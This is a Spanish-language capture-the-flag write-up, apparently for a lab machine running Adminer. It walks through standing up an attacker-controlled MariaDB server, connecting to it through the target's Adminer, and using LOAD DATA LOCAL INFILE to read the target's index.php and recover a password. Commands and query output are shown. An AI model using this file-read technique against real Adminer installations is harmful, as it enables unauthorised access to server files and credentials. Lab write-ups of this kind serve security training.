


tenemos una puta contraseña pero no sabemos donde meterla buscando en write up encontre que la maquina esta utilizando adminer
qeues adminer:
Adminer es una herramienta para administrar contenido en bases de datos. Es compatible de forma nativa con MySQL, MariaDB, PostgreSQL, SQLite, MS SQL, Oracle


si es una herramienta deberia poderse utilzar y efecto esta dentro de utlity scripts por desgracia ni gobuster se encuentra adminer debido a que no esta en el directorio.




llenamos los daticos




el hijo de puta no dejo conectar




dentro del archivo index.php econtre esta contraseña







probamos y tampoco nos dejo



buscando en internet adminer vulnerabilidades encontre el siguiente blog
https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool





lo que nos dice es que podemos conectarnos a nuestra propia base de datos utlizando adminer y con el comando load data local extraer archivos de un servidor remoto

por lo cual debemos crear nuestra base de datos un usuario
Iniciamos la base datos
systemctl start mysql
sudo mysql -u root

vemos las bases de datos

```
sudo mysql -u root
[sudo] password for kali:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 43
Server version: 10.11.4-MariaDB-1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.000 sec)

MariaDB [(none)]>
```

creamos la base de datos
create database bdadmirer;

```
MariaDB [(none)]> create database bdadmirer;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| bdadmirer          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.000 sec)

MariaDB [(none)]>
[0] 0:sudo* 1:zsh-
```

creamos el usuario y le asignamos una contraseña , antes nos metemos dentro de la base de datos y la ip es la de la victima

use bdadmirer;
create user ‘amadomaster’@'10.10.10.187' identified by ‘123’;

```
MariaDB [(none)]> use bdadmirer;
Database changed
MariaDB [bdadmirer]> create user 'amadomaster'@'10.10.10.187' identified by '123';
Query OK, 0 rows affected (0.002 sec)

MariaDB [bdadmirer]>
```

Damos full permisos a master
GRANT ALL on bdadmirer.* to 'amadomaster'@'10.10.10.187';

```
MariaDB [bdadmirer]> GRANT ALL on bdadmirer.* to  'amadomaster'@'10.10.10.187';
Query OK, 0 rows affected (0.003 sec)

MariaDB [bdadmirer]>
```


creamos una tabla y un registro

create table tejemplo(example varchar(1024));

```
MariaDB [bdadmirer]> create table tejemplo(example varchar(1024));
Query OK, 0 rows affected (0.010 sec)

MariaDB [bdadmirer]> show tables;
+--------------------+
| Tables_in_bdadmirer |
+--------------------+
| tejemplo           |
+--------------------+
1 row in set (0.000 sec)

MariaDB [bdadmirer]>
```

```
MariaDB [bdadmirer]> select*from tejemplo;
Empty set (0.000 sec)

MariaDB [bdadmirer]> desc tejemplo;
+---------+----------------+------+-----+---------+-------+
| Field   | Type           | Null | Key | Default | Extra |
+---------+----------------+------+-----+---------+-------+
| example | varchar(1024) | YES  |     | NULL    |       |
+---------+----------------+------+-----+---------+-------+
1 row in set (0.001 sec)

MariaDB [bdadmirer]>
```


NOS CONECTAMOS CON ADMINER, ES DECIR LLENAMOS LOS DATICOS




parece que es un tema de conexion se rechaza al conectarse a nuestra bd por lo cual validamos el sigueinte archivo
cat /etc/mysql/mariadb.conf.d/50-server.cnf

```
# safe to skip if there are no "host by domain name" access grants
#skip-name-resolve

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
```


nos dice bind-addres la cual modificamos por nuestra ip



restablecemos mysql
systemctl restart mysql



probamos



VAMOS A sql comando y alli vamos a afectar el parametro LOAD DATA LOCAL

load data local infile “/var/www/html/index.php/”
into table tejemplo

```
load data local infile "/var/www/html/index.php/"
into table tejemplo
```

Error in query (2000): open_basedir restriction in effect. Unable to open file

```
load data local infile "/var/www/html/index.php/"
into table tejemplo
```

hay una restricción intentamos sin el ultimo / y con un path anteriro

load data local infile "../index.php"
into table bdadmirer.tejemplo


SQL command


```
load data local infile "../index.php"
into table bdadmirer.tejemplo
```

Query executed OK, 123 rows affected. (0.255 s) Edit, Warnings

```
load data local infile "../index.php"
into table bdadmirer.tejemplo
```


en la base de datos vemos





este password es diferente al encontrado en el otro index

